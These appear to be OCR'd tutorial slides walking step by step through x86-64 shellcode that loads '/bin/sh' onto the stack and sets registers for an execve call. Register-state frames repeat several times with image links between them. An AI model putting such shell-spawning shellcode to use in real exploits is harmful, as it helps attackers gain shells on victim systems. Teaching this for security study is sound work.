push %rbx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
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP

mov %rsp, %rdi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RDX
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RDI
RSI
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
stack
RSP

mov %rsp, %rdi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RBX
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
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP

mov %rsp, %rdi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RDX
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RDI
RSI
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
stack
RSP

mov %rsp, %rdi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RBX
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RDX
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
RDI
RSI
0x0068732f6e69622f
stack
RSP

push %rdx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RDX
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RDI
RSI
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
stack
RSP

push %rdx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RBX
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RDX
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RDI
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
stack
RSP

push %rdx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RDX
0x0000000000000000
RDI
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
RSI
0x0000000000000000
RSP

push %rdi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RBX
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RDX
0x0000000000000000
RDI
RSI
